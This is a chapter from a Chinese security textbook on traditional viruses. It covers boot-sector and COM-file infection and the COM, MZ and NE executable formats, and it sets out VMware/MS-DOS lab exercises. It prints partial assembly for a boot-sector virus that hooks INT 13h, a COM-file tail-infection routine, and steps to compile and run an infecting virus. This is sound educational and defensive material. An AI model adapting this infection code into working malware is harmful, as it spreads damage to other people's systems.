视频讲解

第3章　传统计算机病毒

传统型计算机病毒是最原始的几类计算机病毒，主要包括感染引导区的病毒，感染可执行程序的病毒和感染数据文件的病毒。除了本章讲解的几个计算机病毒外，感染 Linux 系统可执行程序的病毒也是传统计算机病毒的一类代表。基于章节安排的考虑，Linux 系统下感染可执行文件的病毒放在本书第 4 章介绍。

DOS 环境下的病毒数量已经定格在了 5000 多种。DOS 平台是病毒编制者(VXer)的乐园，因为程序员可以在该平台下自由地读、写、控制系统的所有资源。Windows 平台的出现促使计算机病毒技术迅速向新平台转化，Windows 9x(包括 Windows 95/98/Me)平台下的病毒曾经繁荣一时，虽然 Windows 9x 通过使用设备驱动和 32 位程序来管理文件系统，给病毒编制带来了一定的麻烦，但是 VXer 们还是分别利用 Ring3 和 Ring0 执行权限达到了目的。以 NT 内核为基础的 Windows 2000/NT/2003/XP 等操作系统，进一步改进了系统的安全性，此时，虽然利用 Ring3 执行权限的病毒可以轻松转到新平台上来，但是进入 Ring0 难度进一步加大。随着 Windows Vista、Windows 7 等的安全性进一步提高，利用 Ring0 执行权限的新病毒越来越难写，写传统型计算机病毒简直到了不可能的地步。

伴随着操作系统的不断进步，可执行文件的格式也发生了巨大变化。它包括 4 个阶段：DOS 中以 COM 为扩展名的可执行文件和以 EXE 为扩展名的 MZ 格式的可执行文件；Windows 3.x 下出现的 NE(New Executable)格式的 EXE 和 DLL 文件；Windows 3.x 和 Windows 9x 所专有的 LE(Linear Executable，其专用于 VxD 文件)；Windows 9x 和 Windows NT/2000/XP 下的 32 位的 PE(Portable Executable)格式文件。总之，COM、MZ 和 NE 属于 16 位文件格式，PE 属于 Win32 文件格式，LE 可以兼容 16 位和 32 位两种环境。

当编制计算机病毒的先驱者们痴迷于他们高超的汇编语言技术和成果时，可能不会想到后继者能以更加简单的手法制造影响力更大的病毒。宏病毒是感染数据文件的病毒的典型代表，其中，Microsoft Word 宏病毒又是宏病毒家族中最具有代表性的一类。像其他类型的病毒一样，宏病毒也经历了从产生到发展，再到衰退的过程。曾经，宏病毒感染了世界上几乎所有的 Windows 计算机，占了当时恶意代码总量的 50%。

本章主要介绍 DOS、Windows 平台下引导区病毒、可执行文件病毒、感染数据文件的宏病毒等传统型计算机病毒，并设计了多个实验来展示这些病毒。

本章学习目标

(1) 了解 COM、EXE、NE、PE 可执行文件格式。

(2) 了解引导型病毒的原理及实验。

(3) 掌握 COM 文件型病毒的原理及实验。

(4) 掌握 PE 文件型病毒及实验。

(5) 掌握宏病毒的原理及实验。

3.1　引导型病毒编制技术

学习本节前建议先学习硬盘主引导区结构、掌握主引导程序以及 DOS 操作系统的中断知识。

3.1.1　引导型病毒编制原理

20 世纪 90 年代中期之前，引导型病毒一直是最流行的病毒类型。直到 2010 年 3 月由金山安全反病毒专家发现了 Windows 系统下引导型病毒“鬼影”，这彻底颠覆了人们的传统认识——Windows 下不会再有引导型病毒。

引导型病毒首先感染软盘的引导区，然后再蔓延至硬盘并感染硬盘的主引导记录(Main Boot Record，MBR)。一旦 MBR 被病毒感染，病毒就试图感染软驱中的软盘引导区。引导区病毒是这样工作的：由于病毒隐藏在软盘的第一扇区，使它可以在系统文件装入内存之前，先进入内存，从而获得对操作系统的完全控制，这就使它得以传播并造成危害。引导型病毒常常用自身的程序替代 MBR 中的程序，并移动扇区到硬盘的其他存储区。由于 PC 开机后，将先执行主引导区的代码，因此病毒可以获得第一控制权，在引导操作系统之前，完成以下工作。

(1) 减少系统可用最大内存量，以供自己需要。

(2) 修改必要的中断向量，以便传播。

(3) 读入病毒的其他部分，进行病毒的拼装。病毒首先从已标记簇的某扇区读入病毒的其他部分，这些簇往往被标记为坏簇(但是文件型病毒则不必如此，二者混合型也不必如此)。然后，再读入原引导记录到 0000：7C00H 处，跳转执行。引导型病毒的代码如下。

```
    mov cl,06h
    shl ax,cl ;ax = 8F80
    add ax,0840h ;ax = 97c0
    mov es,ax
    mov si,7c00h ;si = 7c00
    mov di,si
    mov cx,0100h
    repz movsw ;                          //将病毒移到高端
v2: push ax
    pop ds
    push ax
    mov bx,7c4bh
    push bx
    ret ;                                 //指令执行转入高端内存
    call v3
v3: xor ah,ah ;ah = 0
    int 13h
    mov ah,80h
    and byte ptr ds:[7df8h],al
v4: mov bx,word ptr ds:[7df9h] ;          //读入病毒的其他部分
    push cs
```

```
    pop ax ; ax = 97c0
    sub ax,20h ; ax = 97a0
    mov es,ax ; es = 97a0
    call v9
    mov bx,word ptr ds:[7df9h] ;load logic sector id
    inc bx ;bx++ is boot sector
    mov ax,0ffc0h ;ffc0:8000 = 0000:7c00      //读入原引导分区内容
    mov es,ax
    call v9
    xor ax,ax ;AX = 0
    mov byte ptr ds:[7df7h],al ;flag = 0
v5: mov ds,ax ;ds = 0
    mov ax,word ptr ds:[4ch]
    mov bx,word ptr ds:[4eh] ;                 //修改中断向量
    mov word ptr ds:[4ch],7cd6h
    mov word ptr ds:[4eh],cs ;now int13h had been changed
    push cs
    pop ds ;ds = cs
    mov word ptr ds:[7d30h],ax ;save original int13 vector
    mov word ptr ds:[7d32h],bx
v6: mov dl,byte ptr ds:[7df8h] ;load drive letter
v7: jmp 0000:7C00
    db 0eah,00h,7ch,00h,00h ;                  //这里是个跳转指令的二进制代码
```

(4) 读入原主引导分区,转去执行操作系统的引导工作。这部分工作可以参照硬盘引导程序。

3.1.2 引导型病毒实验

【实验目的】

通过实验,了解引导区病毒的感染对象和感染特征,重点学习引导病毒的感染机制和恢复感染病毒文件的方法,提高汇编语言的使用能力。

【实验内容】

本实验需要完成的内容如下。

(1) 引导阶段病毒由软盘感染硬盘实验。通过触发病毒,观察病毒发作的现象和步骤学习病毒的感染机制;阅读和分析病毒的代码。

(2) DOS 运行时病毒由硬盘感染软盘的实现。通过触发病毒,观察病毒发作的现象和步骤学习病毒的感染机制;阅读和分析病毒的代码。

【实验环境】

(1) VMWare Workstation5.5.3。

(2) MS-DOS 7.10。

【实验素材】

本书配套素材 experiment 目录下的 bootvirus 目录。

【实验步骤】

第一步:环境安装。

安装虚拟机 VMWare,在虚拟机环境内安装 MS-DOS 7.10。安装步骤参考本书配套素材。

第二步：软盘感染硬盘。

(1) 运行虚拟机，检查目前虚拟硬盘是否含有病毒。图 3-1 所示为没有病毒正常启动硬盘的状态。



图 3-1　没有病毒正常启动硬盘的状态

(2) 在本书配套素材中复制含有病毒的虚拟软盘 virus.img。

(3) 将含有病毒的软盘插入虚拟机引导，可以看到闪动的字符“*^_^*”，如图 3-2 所示。按任意键进入图 3-3 所示的画面。

图 3-2　出现字符

图 3-3　病毒画面

第三步：验证硬盘已经被感染。

(1) 取出虚拟软盘，通过硬盘引导，再次出现了病毒的画面(图 3-4)。

图 3-4　再次出现病毒画面

(2) 按任意键后正常引导了 DOS 系统(图 3-5)。可见,硬盘已经被感染。



图 3-5　硬盘已被感染

第四步:硬盘感染软盘。

(1) 下载 empty.img,并且将它插入虚拟机,启动计算机,由于该盘为空,如图 3-6 所示。

图 3-6　软盘为空时的显示界面

(2) 取出虚拟软盘,从硬盘启动,通过命令 format A:/q 快速格式化软盘。可能提示出错,这时只要按 R 键即可,如图 3-7 所示。

(3) 成功格式化后的结果如图 3-8 所示。

(4) 不要取出虚拟软盘,重新启动虚拟机,这时是从 empty.img 引导,可以看到病毒的画面,如图 3-9 所示。按任意键进入如图 3-10 所示的画面。可见,病毒已经成功由硬盘传染给了软盘。



图 3-7　格式化软盘



图 3-8　格式化后的效果



图 3-9　病毒画面



图 3-10　病毒由硬盘传染给了软盘

3.2 16位可执行文件病毒编制技术

3.2.1 16位可执行文件结构及运行原理

文件型病毒是病毒中的大家族,顾名思义,该病毒主要是感染文件(包括COM、EXE、DRV、BIN、OVL和SYS等扩展名的文件)。当它们激活时,感染文件又把自身复制到其他干净文件中,并能在存储介质中保存很长时间,直到病毒又被激活。由于技术的原因,文件型病毒的活力远比引导型病毒强。目前存在着数千种文件型病毒,它们不但活动在DOS 16位环境中,而且在Windows 32位系统中依然非常活跃,同时,有些文件型病毒能很成功地感染OS2、Linux、UNIX和Macintosh环境中的文件。编制文件型病毒的关键是分析操作系统中的文件结构及其执行原理。本节主要介绍16位系统中常见的文件结构及其运行原理,为后续章节做准备。

1. COM格式

最简单的可执行文件就是DOS下的COM文件。由于当时计算机64KB内存的限制,就产生了COM文件。COM格式文件最大为64KB,内含16位程序的二进制代码映像,没有重定位信息。COM文件包含程序二进制代码的一个绝对映像,也就是说,为了运行程序准确的处理器指令和内存中的数据,DOS通过直接把该映像从文件复制到内存来加载COM程序,系统不需要做重定位工作。

为加载一个COM程序,DOS试图分配内存,因为COM程序必须位于一个64KB的段中,所以COM文件的大小不能超过65 024B(64KB减去用于PSP的256B和用于一个起始堆栈的至少256B)。如果DOS不能为程序、一个PSP(Program Segment Prefix,程序段前缀)和一个起始堆栈分配足够内存,则分配尝试失败。否则,DOS分配尽可能多的内存(直至所有保留内存),即使COM程序本身不能大于64KB。在试图运行另一个程序或分配另外的内存之前,大部分COM程序释放任何不需要的内存。分配内存后,DOS在该内存的头256B建立一个PSP。结构如表3-1所示。

表3-1 COM格式的结构及说明

偏移大小	长度/Byte	说明
0000h	2	中断20H
0002h	2	以字节计算的内存大小(利用该项可看出是否感染引导型病毒)
0004h	1	保留
0005h	5	至DOS的长调用
000Ah	2	INT 22H入口IP
000Ch	2	INT 22H入口CS
000Eh	2	INT 23H入口IP
0010h	2	INT 23H入口CS
0012h	2	INT 24H入口IP
0014h	2	INT 24H入口CS
0016h	2	父进程的PSP段值(可测知是否被跟踪)

续表

偏 移 大 小	长度/Byte	说　　明
0018h	14	存放 20 个 SOFT 号
002Ch	2	环境块段地址(从中可获知执行的程序名)
002Eh	4	存放用户栈地址指针
0032h	1E	保留
0050h	3	DOS 调用(INT 21H/RETF)
0053h	2	保留
0055h	7	扩展的 FCB 头
005Ch	10	格式化的 FCB1
006Ch	10	格式化的 FCB2
007Ch	4	保留
0080h	80	命令行参数长度
0081h	127	命令行参数

如果 PSP 中的第一个 FCB 含有一个有效驱动器标识符,则置 AL 为 00H,否则为 0FFH。DOS 还置 AH 为 00H 或 0FFH,这依赖于第二个 FCB 是否含有一个有效驱动器标识符。创建 PSP 后,DOS 在 PSP 后立即开始(偏移 100H)加载 COM 文件,它置 SS、DS 和 ES 为 PSP 的段地址,接着创建一个堆栈。为了创建这个堆栈,DOS 置 SP 为 0000H。如果没有分配 64KB 内存,则要求置寄存器大小是所分配的字节总数加 2 的值。最后,它把 0000H 推进栈中,这是为了保证与早期 DOS 版本上设计的程序的兼容性。

DOS 通过控制传递偏移 100H 处的指令而启动程序。程序设计者必须保证 COM 文件的第一条指令是程序的入口点。因为程序是在偏移 100H 处加载,所以所有代码和数据偏移也必须相对于 100H。汇编语言程序设计者可通过设置程序的初值为 100H 保证这一点(例如,通过在源代码的开始使用语句 org 100H)。

2. MZ 格式

COM 发展下去就是 MZ 格式的可执行文件,这是 DOS 中具有重定位功能的可执行文件格式。MZ 可执行文件内含 16 位代码,在这些代码之前加了一个文件头,文件头中包括各种说明数据,例如,第一句可执行代码执行指令时所需要的文件入口点、堆栈的位置、重定位表等。操作系统根据文件头的信息将代码部分装入内存,然后根据重定位表修正代码,最后在设置好堆栈后从文件头中指定的入口开始执行。因此 DOS 可以把 MZ 格式的程序放在任何它想要的地方。图 3-11 所示为 MZ 格式的可执行文件的简单结构示意图。

<table>
<tr><td>MZ 标志</td><td rowspan="3">MZ 文件头</td></tr>
<tr><td>其他信息</td></tr>
<tr><td>重定位表的字节偏移量</td></tr>
<tr><td>重定位表</td><td>重定位表</td></tr>
<tr><td>可重定位程序映像</td><td>二进制代码</td></tr>
</table>

图 3-11　MZ 格式文件结构示意图

```
// MZ 格式可执行程序文件头
struct HeadEXE
{
    WORD wType;                 // 00H MZ 标志
    WORD wLastSecSize;          // 02H 最后扇区被使用的大小
    WORD wFileSize;             // 04H 文件大小
    WORD wRelocNum;             // 06H 重定位项数
    WORD wHeadSize;             // 08H 文件头大小
    WORD wReqMin;               // 0AH 最小所需内存
    WORD wReqMax;               // 0CH 最大所需内存
    WORD wInitSS;               // 0EH SS 初值
    WORD wInitSP;               // 10H SP 初值
    WORD wChkSum;               // 12H 校验和
    WORD wInitIP;               // 14H IP 初值
    WORD wInitCS;               // 16H CS 初值
    WORD wFirstReloc;           // 18H 第一个重定位项位置
    WORD wOverlap;              // 1AH 覆盖
    WORD wReserved[0x20];       // 1CH 保留
    WORD wNEOffset;             // 3CH NE 头位置
};
```

3. NE 格式

为了保持对 DOS 的兼容性并满足 Windows 的需要,Windows 3.x 中出现的 NE 格式的可执行文件中保留了 MZ 格式的头,同时 NE 文件又加了一个自己的头,之后才是可执行文件的可执行代码。NE 类型包括了 EXE、DLL、DRV 和 FON 4 种类型的文件。NE 格式的关键特性是它把程序代码、数据及资源隔离在不同的可加载区中,借由符号输入和输出,实现所谓的运行时动态链接。图 3-12 所示为 NE 格式的可执行文件的结构示意图。

MS-DOS 头	DOS 文件头
保留区域	
Windows 头偏移	
DOS Stub 程序	
信息块	NE 文件头
段表	
资源表	
驻留名表	
模块引用表	
引入名字表	
入口表	
非驻留名表	
代码段和数据段	程序区
重定位表	

图 3-12 NE 格式文件结构示意图

16 位的 NE 格式文件装载程序(NE Loader)读取部分磁盘文件,并生成一个完全不同的数据结构,在内存中建立模块。当代码或数据需要装入时,装载程序必须从全局内存中分

配出一块，查找原始数据在文件中的位置，找到位置后再读取原始的数据，最后再进行一些修正。另外，每一个 16 位的模块(Module)要负责记住现在使用的所有段选择符，该选择符表示该段是否已经被抛弃等信息。

```
// NE 格式可执行文件文件头
struct HeadNE
{
      WORD wType;                    //NE 标志
      BYTE wLinkerVerMajor;
      BYTE wLinkerVerMinor;
      WORD wEntryOffset;
      WORD wEntrySize;
      DWORD dReserved;
      WORD wModelFlag;
      WORD wDGROUPseg;
      WORD wInitLocalHeapSize;
      WORD wInitStackSize;
      WORD wInitIP;
      WORD wInitCS;
      WORD wInitSP;
      WORD wInitSS;
      WORD wSegTableEntrys;
      WORD wModelRefEntrys;
      WORD wNoResdNameTableSize;
      WORD wSegTableOffset;
      WORD wResourceOffset;
      WORD wResdNameTableOffset;
      WORD wModelRefOffset;
      WORD wInputNameTableOffset;
      DWORD wNoResdNameTableOffset;
      WORD wMovableEntrys;
      WORD wSegStartOffset;
      WORD wResTableEntrys;
      BYTE bOperatingSystem;
      BYTE bExtFlag;
      WORD wFLAOffsetBySector;       //快速装入区，Windows 专用
      WORD wFLASectors;              //Windows 专用
      WORD wReserved;
      WORD wReqWindowsVer;           //Windows 专用
}
```

3.2.2　COM 文件病毒原理

COM 文件是一种单段执行结构的文件，其执行文件代码和执行时内存映像完全相同，起始执行偏移地址为 100H，对应于文件的偏移 00H(文件头)。感染 COM 文件的典型做法如下。

```
cs:0100 jmp endoffile          //db 0E9H, 0100H 处为文件的开头
                               //dw COM 文件的实际大小
  …
```

```
endoffile:
virusstart:                          //病毒代码开始
  mov ax, orgcode                    //orgcode db 3 dup(?)
                                     //源文件由 0100 开始的 3 个字节
  mov [100], ax
  mov al, [orgcode + 2]
  mov [102], al
  virussize =  $ - virusstart
resume:
  jmp 100                            //db 0E9H
                                     //dw 当前地址 - (COM 文件的实际大小 + 病毒代码大小)
```

病毒要感染 COM 文件,先将开始的 3 个字节保存在 orgcode 中,并将这 3 个字节更改为 0E9H 和 COM 文件的实际大小的二进制编码。然后,将 resume 开始的 3 个字节改为 0E9H 和表达式(当前地址-COM 文件的实际大小+病毒代码大小)的二进制编码,以便在执行完病毒后转向执行源程序。最后,将病毒写入源 COM 文件的末尾。

此外,完整的病毒感染代码还需要感染标记判断、文件大小判断等。

3.2.3　COM 文件病毒实验

【实验目的】

掌握 COM 病毒的传播原理。

【实验环境】

(1) VMWare Workstation 5.5.3。

(2) MS-DOS 7.10。

(3) MASM611。

【实验步骤】

(1) 安装虚拟机 VMWare,安装步骤参考网上下载的实验配套资料“解压缩目录\Application\MSDOS71\虚拟机上安装 MSDOS.doc”文档。

(2) 在虚拟机环境内安装 MS-DOS 7.10。

(3) 在 MS-DOS C:\MASM 目录下安装 MASM611,然后将 binr 目录下的 link.exe 复制到 bin 目录下。

(4) 从本书配套素材 experiment\com 下复制病毒程序 Virus.asm 及测试程序源代码 BeInfected.asm。

如果直接在本书配套素材中获得了虚拟机映像文件,可以直接装载这个虚拟机文件。装载了这个虚拟机文件后,实验环境就已经完整,实际需要的两个代码也能够在相关目录中找到了(图 3-13)。

1. 编译程序

编译链接 test.asm,形成 test.com 测试程序。

编译链接 virus.asm,生成病毒程序 virus.exe。

两个程序的编译过程完全相同,在此以编译 virus.asm 为例,详细过程如下。

(1) masm virus.com。输入该语句,可以生成 virus.obj。具体如图 3-14 所示。



图 3-13　代码已存在于相关目录中



图 3-14　生成 virus. obj

(2) link viurs. obj。输入该指令，生成 virus. com。在默认情况下，会生成 virus. exe，可以在 link 过程中把名称改为 com，如图 3-15 所示。

(3) 检查文件。检查当前目录下是否生成了 virus. com。如果存在则已经正确编译。以同样的步骤生成 test. com。

2. 实验步骤

(1) 实验准备。在 C: \MASM\Bin 目录下建立 del. txt 文件，并且将 test. com 和病毒



图 3-15 生成 virus.com

virus.com 复制到此目录下。

(2) 感染前的运行情况。执行 test.com 观察未感染前的运行结果,如图 3-16 所示。



图 3-16 未感染前的运行情况

(3) 运行病毒。执行 virus.com 文件以感染 test.com 文件并且自动删除 del.txt,如图 3-17 所示。

(4) 观察感染后的效果。执行 test.com 观察感染后的结果可知,test.com 运行过程由两部分组成,首先显示了病毒代码的一部分工作,然后,显示了自身的原有功能,如图 3-18 所示。

【程序源码】

本实验以尾部感染 COM 文件的病毒为例子,其中待感染 COM 文件源代码 BeInfected.asm、病毒源文件源代码 virus.asm 参见本书配套素材。

